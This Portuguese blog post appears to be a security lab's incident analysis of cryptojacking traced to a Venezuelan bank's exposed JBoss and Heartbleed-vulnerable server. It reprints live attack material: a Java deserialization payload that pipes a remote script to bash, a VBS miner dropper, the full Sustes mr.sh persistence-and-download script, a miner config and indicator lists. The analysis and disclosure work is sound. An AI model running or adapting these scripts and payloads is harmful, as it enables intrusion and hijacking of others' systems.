

Muito se fala sobre a adoção de tecnologia blockchain (amplamente utilizadas por criptomoedas) por instituições financeiras tradicionais. O Banco Venezolano de Crédito parece ser um precursor nessa iniciativa, mas a semelhança acaba aqui.
Na verdade, o Lab encontrou evidências de que a infraestrutura do Banco tem sido utilizada por elementos maliciosos para mineração de criptomoeda Monero.
Defesa Proativa
Uma defesa proativa monitora diferentes incidentes oriundas de diferentes fontes. Uma dessas frentes de defesa proativa é a observação do comportamento dos atacantes em ambiente real. Uma ótima solução para esse tipo de ação é a constituição de honeypots de média ou de alta interação.
O DefCon-Lab dispõe de honeynet em funcionamento. Recentemente registramos atividade direcionada a sensor que apresentou discrepância entre o comportamento observado e a a origem do incidente.
A tentativa de acesso a portas não convencionais em um servidor que não possui serviço anunciado, é por si indicador de atividade questionável. Uma ação observada de forma persistente nos últimos meses é a mineração de criptomoedas em algumas portas específicas.

Em virtude disso, passamos a observar esse comportamento com maior atenção. Em um caso concreto, além de ação maliciosa, a origem da conexão foi determinante para que o sistema indicasse um alerta.
Incidente
O endereço IP 190.93.44.XX, do Banco Venezolano de Crédito, instituição financeira de médio porte da Venezuela, o qual possui 103 agências e mais de 7.000 funcionários, apresentou comportamento malicioso. Pela origem em uma instituição financeira, optamos por averiguar em maior detalhe o endereço IP referido.

Whois do domínio: venezolano.com
Domain Name: VENEZOLANO.COM
[...]
Registry Registrant ID:
Registrant Name: Venezolano de Credito, Banco Universal
Registrant Organization: Venezolano de Credito, Banco Universal
Registrant Street: Avenida Alameda, Torre VCBU, Piso 2
Registrant City: Caracas
Registrant State/Province: DF
Registrant Postal Code: 1010
Registrant Country: VE
[...]
Em análise detalhada do endereço IP 190.93.44.XX observamos a presença de página de configuração JBoss acessível sem qualquer filtro de origem.


Além disso, foi identificado no mesmo endereço a presença de HeartBleed, uma das vulnerabilidades mais notórias dos últimos anos (CVE 2014-0160).
Somente isso já seria algo inacreditável em se tratando de instituição financeira, na qual se presume preocupação com aspectos de segurança.
O detalhe mais impressionante foi observado na resposta do teste que confirmou a prova de conceito da vulnerabilidade.
$ ./heartbleed 190.93.44.XX:
...........@8..~R}.v%.Z..8/..GC.FR^...%..t.....490.86 Safari/537.36
Content-Type: application/x-java-serialized-object; class=org.jboss.invocation.MarshalledValue
Content-Length: 1346
....sr.2sun.reflect.annotation.AnnotationInvocationHandlerU.....~....L..memberValuest..Ljava/util/Map;L..typet..Ljava/lang/Class;xpsr.1org.apache.commons.collections.map.TransformedMapaw?.].Zp...L..keyTransformert.,Lorg/apache/commons/collections/Transformer;L..valueTransformerq.~..xppsr.:org.apache.commons.collections.functors.ChainedTransformer0...(ziTransformerst.-[Lorg/apache/commons/collections/Transformer;xpur.-[Lorg.apache.commons.collections.Transformer;.V*..4.....xp....sr.;org.apache.commons.collections.functors.ConstantTransformerXv..A......L..iConstantt..Ljava/lang/Object;xpvr..java.lang.Runtime...........xpsr.:org.apache.commons.collections.functors.InvokerTransformer...k{|.8...[..iArgst..[Ljava/lang/Object;L..iMethodNamet..Ljava/lang/String;[..iParamTypest..[Ljava/lang/Class;xpur..[Ljava.lang.Object;..X..s)l...xp....t.
getRuntimeur..[Ljava.lang.Class;......Z....xp....t..getMethoduq.~......vr..java.lang.String...8z;.B...xpvq.~..sq.~..uq.~......puq.~......t..invokeuq.~......vr..java.lang.Object...........xpvq.~..sq.~..uq.~......ur..[Ljava.lang.String;..V...{G...xp....t../bin/sht..-ct.8wget -q -O - http://158.69.133.18:8220/mr.sh | bash -sht..execuq.~......vq.~.*sr..java.util.HashMap......`....F.
does't matterxxvr..java.lang.annotation.Target...........xp..P&.k...c..L..[xpe..#...D].
`Z...i........> hu.vbs&@echo xPost.Send() >> hu.vbs&@echo        Set sGet = CreateObject(ADODB.Stream) >> hu.vbs&@echo sGet.Mode = 3 >> hu.vbs&@echo sGet.Type = 1 >> hu.vbs&@echo sGet.Open() >>hu.vbs&@echo sGet.Write(xPost.responseBody) >>hu.vbs&@echo sGet.SaveToFile ttte.exe,2 >>hu.vbs&@cscript hu.vbs&@taskkill /IM 3.exe&@taskkill /IM iee.exe&@taskkill /IM me.exe&@taskkill /IM iee.exe&@taskkill /IM ie.exe&@taskkill /IM xe.exe&@del hu.vbs&@start ttte.exe --donate-level=1 -k -a cryptonight -o 158.69.133.20:3333 -o 192.99.142.249:3333 -o 202.144.193.110:3333 -u 4AB31XZu3bKeUWtwGQ43ZadTKCfCzq3wra6yNbKdsucpRfgofJP3YwqDiTutrufk8D17D7xw1zPGyMspv8Lqwwg36V5chYg -p xt..execuq.~......vq.~.*sr..java.util.HashMap......`....F.
does't matterxxvr..java.lang.annotation.Target...........xp.....Q...`._<x&R8
A resposta padrão da vulnerabilidade HeartBleed seria de trecho de código de aplicação web e cabeçalhos HTTP. Todavia, para a nossa surpresa, a resposta continha códigos shell script e chamadas para endereços IP na Internet, o que nos levou a inspecionar a resposta com maior cuidado.
A partir da resposta acima é possível observar a chamada “wget -q -O – http://158.69.133.18:8220/mr.sh”. Trata-se do malware conhecido como Sustes. A sua finalidade é utilizar o computador da vítima para minerar a moeda virtual Monero em proveito de terceiros. Nesse momento nós concluímos que se tratava de um cryptojacking, ataque no qual um agente malicioso utiliza secretamente o dispositivo da vítima para minerar criptomoeda.
O endereço IP de origem do minerador é conhecido por atividades maliciosas conforme se observa da análise X-Force.
O Sustes (mr.sh) é um script em shell que baixa artefatos adicionais para persistência e ocultação na máquina da vítima:
#!/bin/bash
mkdir /var/tmp
chattr -i /usr/bin/wget
chmod 755 /usr/bin/wget
chattr -i /usr/bin/curl
chmod 755 /usr/bin/curl
/etc/init.d/iptables stop
service iptables stop
SuSEfirewall2 stop
reSuSEfirewall2 stop
pkill -f sysxlj
pkill -f jourxlv
pkill -f sustes
touch /etc/ld.so.preload
netstat -antp | grep '56415' | grep 'ESTABLISHED\|SYN_SENT' | awk '{print $7}' | sed -e "s/\/.*//g" | xargs kill -9
netstat -antp | grep '139.99.120.75' | grep 'ESTABLISHED\|SYN_SENT' | awk '{print $7}' | sed -e "s/\/.*//g" | xargs kill -9
rm -rf /usr/lib/void.so
rm -rf /etc/voidonce.sh
rm -rf /usr/local/lib/libjdk.so
rm -rf /usr/local/lib/libntp.so
ps aux|grep "I2NvZGluZzogdXRmLTg"|grep -v grep|awk '{print $2}'|xargs kill -9
sed -i '$d' /etc/crontab
rm -rf /lib64/library1.so
rm -rf /usr/lib64/library1.so
iptables -I OUTPUT -s 167.99.166.61 -j DROP
iptables -I INPUT -s 167.99.166.61 -j DROP
iptables -I OUTPUT -p tcp -m string --string "pastebin" --algo bm -j DROP
iptables -I OUTPUT -p udp -m string --string "pastebin" --algo kmp -j DROP
rm -rf /etc/cron.monthly/oanacroner
rm -rf /etc/cron.daily/oanacroner
rm -rf /etc/cron.hourly/oanacroner
rm -rf /usr/local/bin/dns
echo "" > /etc/crontab
echo "" > /etc/cron.d/root
echo "" > /etc/cron.d/apache
echo "" > /var/spool/cron/root
echo "" > /var/spool/cron/crontabs/root
chkconfig --del netdns
pkill -f netdns
echo "" > /etc/cron.d/system
chmod 777 /var/tmp
rm -rf /usr/local/bin/dns
rm -rf /usr/sbin/netdns
rm -rf /etc/init.d/netdns
rm -rf /etc/cron.monthly/oanacroner
rm -rf /etc/cron.daily/oanacroner
rm -rf /etc/cron.hourly/oanacroner
chattr -i /usr/local/lib/libntpd.so
chmod 777 /usr/local/lib/libntpd.so
rm -rf /usr/local/lib/libntpd.so
sed -i '/libntpd.so/d'  /etc/ld.so.preload
crontab -l | sed '/pastebin.com/d' | crontab -
netstat -antp | grep '27.155.87.59' | grep 'ESTABLISHED' | awk '{print $7}' | sed -e "s/\/.*//g" | xargs kill -9
netstat -antp | grep '27.155.87.59' | grep 'SYN_SENT' | awk '{print $7}' | sed -e "s/\/.*//g" | xargs kill -9
netstat -antp | grep '104.160.171.94\|170.178.178.57\|91.236.182.1\|52.15.72.79\|52.15.62.13' | grep 'ESTABLISHED' | awk '{print $7}' | sed -e "s/\/.*//g" | xargs kill -9
netstat -antp | grep '104.160.171.94\|170.178.178.57\|91.236.182.1\|52.15.72.79\|52.15.62.13' | grep 'CLOSE_WAIT' | awk '{print $7}' | sed -e "s/\/.*//g" | xargs kill -9
netstat -antp | grep '104.160.171.94\|170.178.178.57\|91.236.182.1\|52.15.72.79\|52.15.62.13' | grep 'SYN_SENT' | awk '{print $7}' | sed -e "s/\/.*//g" | xargs kill -9
netstat -antp | grep '121.18.238.56' | grep 'ESTABLISHED' | awk '{print $7}' | sed -e "s/\/.*//g" | xargs kill -9
netstat -antp | grep '121.18.238.56' | grep 'SYN_SENT' | awk '{print $7}' | sed -e "s/\/.*//g" | xargs kill -9
netstat -antp | grep '103.99.115.220' | grep 'SYN_SENT' | awk '{print $7}' | sed -e "s/\/.*//g" | xargs kill -9
netstat -antp | grep '103.99.115.220' | grep 'ESTABLISHED' | awk '{print $7}' | sed -e "s/\/.*//g" | xargs kill -9
pkill -f /usr/bin/.sshd
netstat -antp | grep '158.69.133.20:3333'  | awk '{print $7}' | sed -e "s/\/.*//g" | xargs kill -9
rm -rf /var/tmp/j*
rm -rf /tmp/j*
rm -rf /var/tmp/java
rm -rf /tmp/java
rm -rf /var/tmp/java2
rm -rf /tmp/java2
rm -rf /var/tmp/java*
rm -rf /tmp/java*
chattr -i /usr/lib/libiacpkmn.so.3 && rm -rf /usr/lib/libiacpkmn.so.3
chattr -i /etc/init.d/nfstruncate && rm -rf /etc/init.d/nfstruncate
rm -rf /etc/rc.d/rc*.d/S01nfstruncate /bin/nfstruncate
rm -rf /tmp/qW3xT.2 /tmp/ddgs.3013 /tmp/ddgs.3012 /tmp/wnTKYg /tmp/2t3ik
rm -rf /boot/grub/deamon && rm -rf /boot/grub/disk_genius
rm -rf /tmp/*index_bak*
rm -rf /tmp/*httpd.conf*
rm -rf /tmp/*httpd.conf
rm -rf /tmp/a7b104c270
rm -rf /tmp/.uninstall* /tmp/.python* /tmp/.tables* /tmp/.mas
rm -rf /tmp/root.sh /tmp/pools.txt /tmp/libapache /tmp/config.json /tmp/bashf /tmp/bashg /tmp/libapache
netstat -anp | grep :13531 |awk '{print $7}'| awk -F'[/]' '{print $1}' | xargs kill -9
echo -e "*/1 * * * * root (curl -s http://158.69.133.18:8220/mr.sh||wget -q -O - http://158.69.133.18:8220/mr.sh)|bash -sh\n##" > /etc/cron.d/root
echo -e "*/2 * * * * root (curl -s http://158.69.133.18:8220/mr.sh||wget -q -O - http://158.69.133.18:8220/mr.sh)|bash -sh\n##" > /etc/cron.d/apache
echo -e "*/30 * * * *	(curl -s http://158.69.133.18:8220/mr.sh||wget -q -O - http://158.69.133.18:8220/mr.sh)|bash -sh\n##" > /var/spool/cron/root
mkdir -p /var/spool/cron/crontabs
echo -e "* * * * *	(curl -s http://158.69.133.18:8220/mr.sh||wget -q -O - http://158.69.133.18:8220/mr.sh)|bash -sh\n##" > /var/spool/cron/crontabs/root
mkdir -p /etc/cron.hourly
(curl -fsSL --connect-timeout 120 http://158.69.133.18:8220/11 -o /etc/cron.hourly/oanacroner1||http://158.69.133.18:8220/11 -O /etc/cron.hourly/oanacroner1) && chmod 755 /etc/cron.hourly/oanacroner1
chmod 777 /var/tmp/sustse
ps aux | grep -vw 'kworkerds\|sustse' | awk '{if($3>30.0) print $2}' | while read procid
do
kill -9 $procid
done
ps ax | grep /tmp/ | grep -v grep | grep -v 'kworkerds\|sustse\|kworkerds\|sustse\|ppl' | awk '{print $1}' | xargs kill -9
ps ax | grep 'wc.conf\|wq.conf\|wm.conf' | grep -v grep | grep -v 'kworkerds\|sustse\|kworkerds\|sustse\|ppl' | awk '{print $1}' | xargs kill -9
netstat -ant|grep '158.69.133.18:80\|192.99.142.249:3333\|202.144.193.110:3333'|grep 'ESTABLISHED'|grep -v grep
if [ $? -eq 0 ]
then
pwd
else
curl http://158.69.133.18:8220/2mr.sh | bash -sh
fi
sleep 2
netstat -ant|grep '158.69.133.18:80\|192.99.142.249:3333\|202.144.193.110:3333'|grep 'ESTABLISHED'|grep -v grep
if [ $? -eq 0 ]
then
pwd
else
curl http://158.69.133.18:8220/3mr.sh | bash -sh
fi
DIR="/var/tmp"
if [ -a "/var/tmp/sustse" ]
then
    if [ -w "/var/tmp/sustse" ] && [ ! -d "/var/tmp/sustse" ]
    then
        if [ -x "$(command -v md5sum)" ]
        then
            sum=$(md5sum /var/tmp/sustse | awk '{ print $1 }')
            echo $sum
            case $sum in
                042b0568a6e42ed3d4a5520ada926164 | 042b0568a6e42ed3d4a5520ada926164)
                    echo "sustse OK"
                ;;
                *)
                    echo "sustse wrong"
                    pkill -f wc.conf
                    pkill -f sustse
                    sleep 4
                ;;
            esac
        fi
        echo "P OK"
    else
        DIR=$(mktemp -d)/var/tmp
        mkdir $DIR
        echo "T DIR $DIR"
    fi
else
    if [ -d "/var/tmp" ]
    then
        DIR="/var/tmp"
    fi
    echo "P NOT EXISTS"
fi
if [ -d "/var/tmp/sustse" ]
then
    DIR=$(mktemp -d)/var/tmp
    mkdir $DIR
    echo "T DIR $DIR"
fi
WGET="wget -O"
if [ -s /usr/bin/curl ];
then
    WGET="curl -o";
fi
if [ -s /usr/bin/wget ];
then
    WGET="wget -O";
fi
f2="158.69.133.18:8220"

downloadIfNeed()
{
    if [ -x "$(command -v md5sum)" ]
    then
        if [ ! -f $DIR/sustse ]; then
            echo "File not found!"
            download
        fi
        sum=$(md5sum $DIR/sustse | awk '{ print $1 }')
        echo $sum
        case $sum in
            042b0568a6e42ed3d4a5520ada926164 | 042b0568a6e42ed3d4a5520ada926164)
                echo "sustse OK"
            ;;
            *)
                echo "sustse wrong"
                sizeBefore=$(du $DIR/sustse)
                if [ -s /usr/bin/curl ];
                then
                    WGET="curl -k -o ";
                fi
                if [ -s /usr/bin/wget ];
                then
                    WGET="wget --no-check-certificate -O ";
                fi
                #$WGET $DIR/sustse https://transfer.sh/wbl5H/sustse
                download
                sumAfter=$(md5sum $DIR/sustse | awk '{ print $1 }')
                if [ -s /usr/bin/curl ];
                then
                    echo "redownloaded $sum $sizeBefore after $sumAfter " `du $DIR/sustse` > $DIR/var/tmp.txt
                fi
            ;;
        esac
    else
        echo "No md5sum"
        download
    fi
}

download() {
    if [ -x "$(command -v md5sum)" ]
    then
        sum=$(md5sum $DIR/sustse3 | awk '{ print $1 }')
        echo $sum
        case $sum in
            042b0568a6e42ed3d4a5520ada926164 | 042b0568a6e42ed3d4a5520ada926164)
                echo "sustse OK"
                cp $DIR/sustse3 $DIR/sustse
            ;;
            *)
                echo "sustse wrong"
                download2
            ;;
        esac
    else
        echo "No md5sum"
        download2
    fi
}

download2() {
    if [ `getconf LONG_BIT` = "64" ]
    then
        $WGET $DIR/sustse http://158.69.133.18:8220/tte2
    fi

    if [ -x "$(command -v md5sum)" ]
    then
        sum=$(md5sum $DIR/sustse | awk '{ print $1 }')
        echo $sum
        case $sum in
            042b0568a6e42ed3d4a5520ada926164 | 042b0568a6e42ed3d4a5520ada926164)
                echo "sustse OK"
                cp $DIR/sustse $DIR/sustse3
            ;;
            *)
                echo "sustse wrong"
            ;;
        esac
    else
        echo "No md5sum"
    fi
}

judge() {
    if [ ! "$(netstat -ant|grep '158.69.133.18:80\|192.99.142.249:3333\|202.144.193.110:3333'|grep 'ESTABLISHED'|grep -v grep)" ];
    then
        ps axf -o "pid %cpu" | awk '{if($2>=30.0) print $1}' | while read procid
	      do
	      kill -9 $procid
        done
        downloadIfNeed
        touch /var/tmp/123
        pkill -f /var/tmp/java
        pkill -f w.conf
        chmod +x $DIR/sustse
        $WGET $DIR/wc.conf http://$f2/wt.conf
        nohup $DIR/sustse -c $DIR/wc.conf > /dev/null 2>&1 &
        sleep 5
    else
       echo "Running"
    fi
}

judge2() {
    if [ ! "$(ps -fe|grep 'sustse'|grep 'wc.conf'|grep -v grep)" ];
    then
        downloadIfNeed
        chmod +x $DIR/sustse
        $WGET $DIR/wc.conf http://$f2/wt.conf
        nohup $DIR/sustse -c $DIR/wc.conf > /dev/null 2>&1 &
        sleep 5
    else
        echo "Running"
    fi
}

if [ ! "$(netstat -ant|grep 'LISTEN\|ESTABLISHED\|TIME_WAIT'|grep -v grep)" ];
then
    judge2
else
    judge
fi

if crontab -l | grep -q "158.69.133.18:8220"
then
    echo "Cron exists"
else
    crontab -r
    echo "Cron not found"
    LDR="wget -q -O -"
    if [ -s /usr/bin/curl ];
    then
        LDR="curl";
    fi
    if [ -s /usr/bin/wget ];
    then
        LDR="wget -q -O -";
    fi
	(crontab -l 2>/dev/null; echo "* * * * * $LDR http://158.69.133.18:8220/mr.sh | bash -sh > /dev/null 2>&1")| crontab -
fi
rm -rf /var/tmp/jrm
rm -rf /tmp/jrm
pkill -f 185.222.210.59
pkill -f 95.142.40.81
pkill -f 158.69.133.18
chmod 777 /var/tmp/sustse
crontab -l | sed '/185.222.210.59/d' | crontab -
Em busca pelo hash do arquivo no VirusTotal observou-se que esse artefato é conhecido pela comunidade de segurança da informação, tendo sido identificado por 20 das 57 ferramentas inspecionadas.
A partir do conteúdo do arquivo acima, foi possível acessar outros artefatos no endereço IP 158.69.133.18: 1.ps1, pic1.jpg, wc.json e wt.json.
O arquivo 1.ps1 (análise VT) é um rootkit para Linux, utilizado para escamotear a atividade do agente malicioso. O arquivo pic1.jpg (análise VT), ainda que possua extensão de imagem .jpg para evitar a detecção da sua real natureza, é um executável de Shell script.
Da análise do arquivo wc.json é possível observar que o atacante foi “generoso” ao configurar o uso de apenas 95% da capacidade de processamento do servidor (vide: “max-cpu-usage”: 95). Nenhuma surpresa nisso, pois parece seguir uma tendência de distribuição existente na Venezuela (muitos ficam com 5% e um sujeito com os 95% restantes 😈 ).
Como efeito colateral do apetite do atacante, essa taxa elevada de uso da CPU deve estar provocando uma percepção de lentidão por parte dos usuários dos sistemas do banco (os clientes!).
cat wc.json:
{
    "algo": "cryptonight",  // cryptonight (default) or cryptonight-lite
    "av": 0,                // algorithm variation, 0 auto select
    "background": true,    // true to run the miner in the background
    "colors": true,         // false to disable colored output
    "cpu-affinity": null,   // set process affinity to CPU core(s), mask "0x3" for cores 0 and 1
    "cpu-priority": 5,   // set process priority (0 idle, 2 normal to 5 highest)
    "donate-level": 1,      // donate level, mininum 1%
    "log-file": null,       // log all output to a file, example: "c:/some/path/xmrig.log"
    "max-cpu-usage": 95,    // maximum CPU usage for automatic mode, usually limiting factor is CPU cache not this option.
    "print-time": 60,       // print hashrate report every N seconds
    "retries": 5,           // number of times to retry before switch to backup server
    "retry-pause": 5,       // time to pause between retries
    "safe": false,          // true to safe adjust threads and av settings for current CPU
    "threads": null,        // number of miner threads
    "pools": [
        {
            "url": "158.69.133.18:80",   // URL of mining server
            "user": "4AB31XZu3bKeUWtwGQ43ZadTKCfCzq3wra6yNbKdsucpRfgofJP3YwqDiTutrufk8D17D7xw1zPGyMspv8Lqwwg36V5chYg",                        // username for mining server
            "pass": "x",                       // password for mining server
            "keepalive": true,                 // send keepalived for prevent timeout (need pool support)
            "nicehash": false                  // enable nicehash/xmrig-proxy support
        },
        {
            "url": "192.99.142.249:3333",   // URL of mining server
            "user": "4AB31XZu3bKeUWtwGQ43ZadTKCfCzq3wra6yNbKdsucpRfgofJP3YwqDiTutrufk8D17D7xw1zPGyMspv8Lqwwg36V5chYg",                        // username for mining server
            "pass": "x",                       // password for mining server
            "keepalive": true,                 // send keepalived for prevent timeout (need pool support)
            "nicehash": false                  // enable nicehash/xmrig-proxy support
        },
        {
            "url": "202.144.193.110:3333",   // URL of mining server
            "user": "4AB31XZu3bKeUWtwGQ43ZadTKCfCzq3wra6yNbKdsucpRfgofJP3YwqDiTutrufk8D17D7xw1zPGyMspv8Lqwwg36V5chYg",                        // username for mining server
            "pass": "x",                       // password for mining server
            "keepalive": true,                 // send keepalived for prevent timeout (need pool support)
            "nicehash": false                  // enable nicehash/xmrig-proxy support
        }
    ],
    "api": {
        "port": 0,                             // port for the miner API https://github.com/xmrig/xmrig/wiki/API
        "access-token": null,                  // access token for API
        "worker-id": null                      // custom worker-id for API
    }
}
Analisando o arquivo de configuração, é possível observar o software de mineração Cryptonight Mining Software, além de alguns endereços IP de servidores de mineração e da carteira Monero 4AB31XZu3bKeUWtwGQ43ZadTKCfCzq3wra6yNbKdsucpRfgofJP3YwqDiTutrufk8D17D7xw1zPGyMspv8Lqwwg36V5chYg.
A seguir uma lista com detalhes de geolocalização dos endereços IP referenciados nos códigos acima:
| IP Address | Country Code | Location | ISP |
| 158.69.133.18 | CA | Montreal, Quebec, Canada, North America |
OVH Hosting |
| 192.99.142.249 | CA | Montreal, Quebec, Canada, North America |
OVH Hosting |
| 192.99.142.232 | CA | Montreal, Quebec, Canada, North America |
OVH Hosting |
| 192.99.142.226 |
CA | Montreal, Quebec, Canada, North America |
OVH Hosting |
| 202.144.193.110 | US | Los Angeles, California, United States, North America |
Thanchet Online Marketing |
| 185.222.210.59 | GB | United Kingdom, Europe |
Cloud Core LP |
| 95.142.40.81 | RU | Russia, Europe |
McHost.Ru |
| 27.155.87.59 | CN | Fujian, China, Asia |
China Telecom fujian |
| 104.160.171.94 | US | Astoria, New York, United States, North America |
Sharktech |
| 170.178.178.57 | US | Las Vegas, Nevada, United States, North America |
Sharktech |
| 91.236.182.1 | HU | Hungary, Europe |
Rethem Hosting LLC |
| 52.15.72.79 | US | Columbus, Ohio, United States, North America |
Amazon.com |
| 52.15.62.13 | US | Columbus, Ohio, United States, North America |
Amazon.com |
| 121.18.238.56 | CN | Nanjing, Jiangsu, China, Asia |
China Unicom Liaoning |
| 103.99.115.220 | US | Los Angeles, California, United States, North America |
Cnservers LLC |
| 158.69.133.20 | CA | Montreal, Quebec, Canada, North America |
OVH Hosting |
Conclusão
O Banco Venezolano de Crédito aparenta um nível de segurança lamentável. A existência de uma vulnerabilidade antiga como o HeartBleed é inacreditável, sobretudo numa instituição financeira.
Além disso, o Sustes malware, utilizado no caso em análise, é um artefato conhecido pela comunidade de segurança da informação. Esse artefato de mineração aparenta estar ativo desde setembro de 2018, conforme se observa da seguinte publicação no Pastebin e demais indicadores de comprometimento citados.
Tais evidências demonstram que o ataque não foi sofisticado ou inovador. Utilizando-se, inclusive, de artefatos e infraestrutura notórios. São elementos que reforçam a imaturidade da instituição em termos de segurança.
Da análise é possível concluir que o Banco Venezolano de Crédito foi vítima nesse incidente. Por outro lado, seria razoável exigir que uma instituição financeira fosse mais comprometida com a segurança e prevenisse esse tipo de ação. Ao final, os clientes desse banco foram duplamente prejudicados: uma pelo ataque em si e outra pela desídia da instituição financeira.
Indicadores de Comprometimento (IoC):
Endereços IP:
- 158.69.133.18
- 192.99.142.249
- 192.99.142.232
- 192.99.142.226
- 202.144.193.110
- 185.222.210.59
- 95.142.40.81
- 27.155.87.59
- 104.160.171.94
- 170.178.178.57
- 91.236.182.1
- 52.15.72.79
- 52.15.62.13
- 121.18.238.56
- 103.99.115.220
- 158.69.133.20
Carteiras:
- 4AB31XZu3bKeUWtwGQ43ZadTKCfCzq3wra6yNbKdsucpRfgofJP3YwqDiTutrufk8D17D7xw1zPGyMspv8Lqwwg36V5chYg